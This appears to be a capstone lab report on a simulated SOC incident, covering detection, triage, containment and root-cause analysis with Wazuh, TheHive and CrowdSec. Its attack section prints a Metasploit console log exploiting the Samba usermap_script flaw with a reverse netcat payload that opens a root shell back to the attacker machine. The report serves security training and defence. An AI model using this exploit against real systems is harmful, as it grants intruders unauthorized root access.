Capstone Project: Comprehensive SOC Incident Response

1. Objective


This project simulates a real-world cyber attack in a controlled lab environment and demonstrates the full SOC lifecycle: detection, triage, response, analysis, and reporting using industry tools.

2. Lab Architecture

Component	Role
Kali Linux	Attacker machine
Metasploitable2	Victim machine
Wazuh (Manager + Dashboard)	SIEM & detection
TheHive	Incident response platform
CrowdSec	Threat blocking
MITRE Caldera	Adversary emulation
Elastic Security	Metrics & dashboards

3. Attack Simulation

Tool used: Metasploit
Target: Metasploitable2
Exploit: Samba usermap script
Activity:
Attacker gained unauthorized shell access
Privilege level: root
Technique: Remote service exploitation
MITRE Mapping:
T1210 – Exploitation of Remote Services




```
msf exploit(multi/samba/usermap_script) > set RHOSTS 192.168.127.129
RHOSTS => 192.168.127.129
msf exploit(multi/samba/usermap_script) > set LHOST 192.168.127.139
LHOST => 192.168.127.139
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5, http, socks5h, sa
                                       s4
   RHOSTS   192.168.127.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.127.139  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.127.139:4444
[*] Command shell session 1 opened (192.168.127.139:4444 -> 192.168.127.129:55767) at 2026-03-25 10:40:46 -0400

whoami
root
```

4. Detection (Wazuh)

Wazuh monitored system logs and detected suspicious activity.

Sample Alerts:




Timestamp	Source IP	Alert Description	MITRE Technique
3/25/2026 20:04	192.168.127.131	Unauthorized root access	T1210
3/25/2026 20:04	192.168.127.131	Suspicious command execution	T1059
3/25/2026 20:04	192.168.127.131	Privilege escalation detected	T1068


5. Triage (TheHive)

Created a case: “Metasploitable Compromise Incident”
Severity: Medium → High
Indicators:
Suspicious IP
Root shell activity
Failed login attempts
Actions:
Verified logs from Wazuh
Correlated events with attack timeline
Confirmed compromise

6. Response & Containment
Actions Taken:
Blocked attacker IP using CrowdSec
Isolated compromised VM from network
Stopped malicious processes
Verification:
Ping test failed from attacker → target isolated
No further alerts generated



7. SOAR Automation (TheHive)
Created automated playbook:
Trigger: High severity alert
Action: Block IP via CrowdSec
Result:
Automatic containment reduced response time
Manual effort minimized



8. Adversary Emulation (MITRE Caldera)

Simulated technique: T1210

Observed:

Similar detection patterns in Wazuh

Consistent alert generation

9. Post-Incident Analysis (RCA)

5 Whys Analysis:

Why breach happened? → Vulnerable Samba service

Why vulnerable? → No patching

Why no patching? → Poor maintenance

Why poor maintenance? → Lack of monitoring

Why lack of monitoring? → Weak security policy

Root Cause:

Outdated and vulnerable service exposed

10. Fishbone Diagram (Description)


Cause categories:

Technology: Outdated Samba

Process: No patch management

People: Lack of awareness

Security: No hardening



11. Metrics (Elastic Security)

Metric	**Value**
MTTD (Detection Time)	**~1 minute**
MTTR (Response Time)	**~5 minutes**
Dwell Time	**~4 minutes**

Insight:

Detection was fast, but response can be improved via automation

12. Final Report (300 words)

Executive Summary

A simulated attack was conducted using Metasploit against a vulnerable Metasploitable2 system. The attacker exploited a Samba vulnerability to gain root access. The activity was successfully detected by Wazuh, analyzed in TheHive, and mitigated using CrowdSec.

Timeline

Attack launched → Root access gained

Wazuh generated alerts

Incident triaged in TheHive

IP blocked and system isolated

Root Cause

The compromise occurred due to an unpatched Samba service, allowing remote exploitation.

Recommendations

Implement regular patch management

Enable continuous monitoring

Use automated response systems

Harden exposed services

13. Stakeholder Briefing (150 words)

A simulated cyber attack was successfully conducted and analyzed to test our security capabilities. The attacker exploited a vulnerable service to gain unauthorized access to a system. Our monitoring tool detected the activity quickly, and the incident was investigated and contained within minutes.

The system was isolated, and the attacker's access was blocked to prevent further damage. The total time to detect and respond to the incident was minimal, showing that our detection systems are effective. However, the root cause of the issue was an unpatched vulnerability, highlighting the need for better system maintenance.